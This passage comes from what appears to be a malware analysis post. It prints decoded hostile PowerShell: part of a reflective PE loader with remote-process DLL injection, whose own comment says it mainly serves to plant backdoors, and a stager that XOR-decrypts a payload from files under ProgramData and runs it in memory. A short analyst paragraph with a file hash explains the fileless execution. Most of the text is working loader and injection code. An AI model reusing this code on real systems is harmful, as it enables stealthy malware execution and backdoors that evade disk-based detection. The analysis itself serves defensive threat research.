# This way the reflectively loaded EXE won’t kill the powershell process when it exits, it will just kill its own thread.
[IntPtr]$ExeMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint)
#Write-Verbose “Call EXE Main function. Address: $(Get-Hex $ExeMainPtr). Creating thread for the EXE to run in.”
$Win32Functions.CreateThread.Invoke([IntPtr]::Zero, [IntPtr]::Zero, $ExeMainPtr, [IntPtr]::Zero, ([UInt32]0), [Ref]([UInt32]0)) | Out-Null
$PEBytes = $null
#Write-Host ‘Executing…’
[GC]::Collect()
while($true)
{
[Byte]$ThreadDone = [System.Runtime.InteropServices.Marshal]::ReadByte($ExeDoneBytePtr, 0)
if ($ThreadDone -eq 1)
{
Copy-ArrayOfMemAddresses -CopyInfo $OverwrittenMemInfo -Win32Functions $Win32Functions -Win32Constants $Win32Constants
break
}
else
{
Start-Sleep -Seconds 1
}
}
}
return @($PEInfo.PEHandle, $EffectivePEHandle)
}
Function Invoke-MemoryFreeLibrary
{
Param(
[Parameter(Position=0, Mandatory=$true)]
[IntPtr]
$PEHandle
)
#Get Win32 constants and functions
$Win32Constants = Get-Win32Constants
$Win32Functions = Get-Win32Functions
$Win32Types = Get-Win32Types
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
#Call FreeLibrary for all the imports of the DLL
if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.Size -gt 0)
{
[IntPtr]$ImportDescriptorPtr = Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ImportTable.VirtualAddress)
while ($true)
{
$ImportDescriptor = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ImportDescriptorPtr, [Type]$Win32Types.IMAGE_IMPORT_DESCRIPTOR)
#If the structure is null, it signals that this is the end of the array
if ($ImportDescriptor.Characteristics -eq 0 `
-and $ImportDescriptor.FirstThunk -eq 0 `
-and $ImportDescriptor.ForwarderChain -eq 0 `
-and $ImportDescriptor.Name -eq 0 `
-and $ImportDescriptor.TimeDateStamp -eq 0)
{
#Write-Verbose “Done unloading the libraries needed by the PE”
break
}
$ImportDllPath = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi((Add-SignedIntAsUnsigned ([Int64]$PEInfo.PEHandle) ([Int64]$ImportDescriptor.Name)))
$ImportDllHandle = $Win32Functions.GetModuleHandle.Invoke($ImportDllPath)
if ($ImportDllHandle -eq $null)
{
#Write-Warning “Error getting DLL handle in MemoryFreeLibrary, DLLName: $ImportDllPath. Continuing anyways” -WarningAction Continue
}
$Success = $Win32Functions.FreeLibrary.Invoke($ImportDllHandle)
if ($Success -eq $false)
{
#Write-Warning “Unable to free library: $ImportDllPath. Continuing anyways.” -WarningAction Continue
}
$ImportDescriptorPtr = Add-SignedIntAsUnsigned ($ImportDescriptorPtr) ([System.Runtime.InteropServices.Marshal]::SizeOf([Type]$Win32Types.IMAGE_IMPORT_DESCRIPTOR))
}
}
#Call DllMain with process detach
#Write-Verbose “Calling dllmain so the DLL knows it is being unloaded”
$DllMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint)
$DllMainDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr]) ([Bool])
$DllMain = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($DllMainPtr, $DllMainDelegate)
$DllMain.Invoke($PEInfo.PEHandle, 0, [IntPtr]::Zero) | Out-Null
$Success = $Win32Functions.VirtualFree.Invoke($PEHandle, [UInt64]0, $Win32Constants.MEM_RELEASE)
if ($Success -eq $false)
{
#Write-Warning “Unable to call VirtualFree on the PE’s memory. Continuing anyways.” -WarningAction Continue
}
}
Function Main
{
$Win32Functions = Get-Win32Functions
$Win32Types = Get-Win32Types
$Win32Constants = Get-Win32Constants
$RemoteProcHandle = [IntPtr]::Zero
#If a remote process to inject in to is specified, get a handle to it
if (($ProcId -ne $null) -and ($ProcId -ne 0) -and ($ProcName -ne $null) -and ($ProcName -ne “”))
{
Throw “Can’t supply a ProcId and ProcName, choose one or the other”
}
elseif ($ProcName -ne $null -and $ProcName -ne “”)
{
$Processes = @(Get-Process -Name $ProcName -ErrorAction SilentlyContinue)
if ($Processes.Count -eq 0)
{
Throw “Can’t find process $ProcName”
}
elseif ($Processes.Count -gt 1)
{
$ProcInfo = Get-Process | where { $_.Name -eq $ProcName } | Select-Object ProcessName, Id, SessionId
Write-Output $ProcInfo
Throw “More than one instance of $ProcName found, please specify the process ID to inject in to.”
}
else
{
$ProcId = $Processes[0].ID
}
}
#Just realized that PowerShell launches with SeDebugPrivilege for some reason.. So this isn’t needed. Keeping it around just incase it is needed in the future.
#If the script isn’t running in the same Windows logon session as the target, get SeDebugPrivilege
# if ((Get-Process -Id $PID).SessionId -ne (Get-Process -Id $ProcId).SessionId)
# {
# #Write-Verbose “Getting SeDebugPrivilege”
# Enable-SeDebugPrivilege -Win32Functions $Win32Functions -Win32Types $Win32Types -Win32Constants $Win32Constants
# }
if (($ProcId -ne $null) -and ($ProcId -ne 0))
{
$RemoteProcHandle = $Win32Functions.OpenProcess.Invoke(0x001F0FFF, $false, $ProcId)
if ($RemoteProcHandle -eq [IntPtr]::Zero)
{
Throw “Couldn’t obtain the handle for process ID: $ProcId”
}
#Write-Verbose “Got the handle for the remote process to inject in to”
}
#Load the PE reflectively
#Write-Verbose “Calling Invoke-MemoryLoadLibrary”
$PEHandle = [IntPtr]::Zero
if ($RemoteProcHandle -eq [IntPtr]::Zero)
{
$PELoadedInfo = Invoke-MemoryLoadLibrary -ExeArgs $ExeArgs -ForceASLR $ForceASLR
}
else
{
$PELoadedInfo = Invoke-MemoryLoadLibrary -ExeArgs $ExeArgs -RemoteProcHandle $RemoteProcHandle -ForceASLR $ForceASLR
}
if ($PELoadedInfo -eq [IntPtr]::Zero)
{
Throw “Unable to load PE, handle returned is NULL”
}
$PEHandle = $PELoadedInfo[0]
$RemotePEHandle = $PELoadedInfo[1] #only matters if you loaded in to a remote process
#Check if EXE or DLL. If EXE, the entry point was already called and we can now return. If DLL, call user function.
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
if (($PEInfo.FileType -ieq “DLL”) -and ($RemoteProcHandle -eq [IntPtr]::Zero))
{
#
### YOUR CODE GOES HERE
#
switch ($FuncReturnType)
{
‘WString’ {
#Write-Verbose “Calling function with WString return type”
[IntPtr]$WStringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName “WStringFunc”
if ($WStringFuncAddr -eq [IntPtr]::Zero)
{
Throw “Couldn’t find function address.”
}
$WStringFuncDelegate = Get-DelegateType @() ([IntPtr])
$WStringFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WStringFuncAddr, $WStringFuncDelegate)
[IntPtr]$OutputPtr = $WStringFunc.Invoke()
$Output = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($OutputPtr)
Write-Output $Output
}
‘String’ {
#Write-Verbose “Calling function with String return type”
[IntPtr]$StringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName “StringFunc”
if ($StringFuncAddr -eq [IntPtr]::Zero)
{
Throw “Couldn’t find function address.”
}
$StringFuncDelegate = Get-DelegateType @() ([IntPtr])
$StringFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($StringFuncAddr, $StringFuncDelegate)
[IntPtr]$OutputPtr = $StringFunc.Invoke()
$Output = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($OutputPtr)
Write-Output $Output
}
‘Void’ {
#Write-Verbose “Calling function with Void return type”
[IntPtr]$VoidFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName “VoidFunc”
if ($VoidFuncAddr -eq [IntPtr]::Zero)
{
Throw “Couldn’t find function address.”
}
$VoidFuncDelegate = Get-DelegateType @() ([Void])
$VoidFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VoidFuncAddr, $VoidFuncDelegate)
$VoidFunc.Invoke() | Out-Null
}
}
#
### END OF YOUR CODE
#
}
#For remote DLL injection, call a void function which takes no parameters
elseif (($PEInfo.FileType -ieq “DLL”) -and ($RemoteProcHandle -ne [IntPtr]::Zero))
{
$VoidFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName “VoidFunc”
if (($VoidFuncAddr -eq $null) -or ($VoidFuncAddr -eq [IntPtr]::Zero))
{
Throw “VoidFunc couldn’t be found in the DLL”
}
$VoidFuncAddr = Sub-SignedIntAsUnsigned $VoidFuncAddr $PEHandle
$VoidFuncAddr = Add-SignedIntAsUnsigned $VoidFuncAddr $RemotePEHandle
#Create the remote thread, don’t wait for it to return.. This will probably mainly be used to plant backdoors
$RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $VoidFuncAddr -Win32Functions $Win32Functions
}
#Don’t free a library if it is injected in a remote process or if it is an EXE.
#Note that all DLL’s loaded by the EXE will remain loaded in memory.
if ($RemoteProcHandle -eq [IntPtr]::Zero -and $PEInfo.FileType -ieq “DLL”)
{
Invoke-MemoryFreeLibrary -PEHandle $PEHandle
}
else
{
#Delete the PE file from memory.
$Success = $Win32Functions.VirtualFree.Invoke($PEHandle, [UInt64]0, $Win32Constants.MEM_RELEASE)
if ($Success -eq $false)
{
#Write-Warning “Unable to call VirtualFree on the PE’s memory. Continuing anyways.” -WarningAction Continue
}
}
#Write-Verbose “Done!”
}
Main
}
$key = [IO.File]::ReadAllBytes(‘c:programdataMicrosoftWwanSvc.a’)
$PEBytes = [IO.File]::ReadAllBytes(‘c:programdataMicrosoftWwanSvc.b’)
Write-Host 1
#Write-Host ‘Key length: ‘ $key.count
#Write-Host ‘Encrypted length: ‘ $PEBytes.count
for($i=0; $i -lt $PEBytes.count ; $i++) {
$PEBytes[$i] = ($PEBytes[$i] -bxor $key[$i % $key.count])
}
Write-Host 2
#Write-Host ‘Dump decrypted base64 PEBytes…’
$FuncReturnType = ‘Void’
$ProcId = $null
$ProcName = $null
$ForceASLR = 0
$ComputerName = $null
$DoNotZeroMZ = 0;
$ExeArgs = “none”
Write-Host 3
#Verify the image is a valid PE file
$e_magic = ($PEBytes[0..1000000] | % {[Char] $_}) -join ”
if ($e_magic -ne ‘MZ’) {
throw ‘PE is not a valid PE file.’
}
Write-Host 4
RemoteScriptBlock $FuncReturnType $ProcId $ProcName $ForceASLR
—End Decoded Script Content—
The script will decode the content of WwanSvc.b (c5a1dbb49ff72a69ac7c52b18e57a21527bc381077b1cea12c3a40e9e98ae6cd) and then check to confirm that it has a valid PE header. The script will also check the system environment for a 64-bit architecture. The executable is not written to disk but loaded directly into memory.














Recent Comments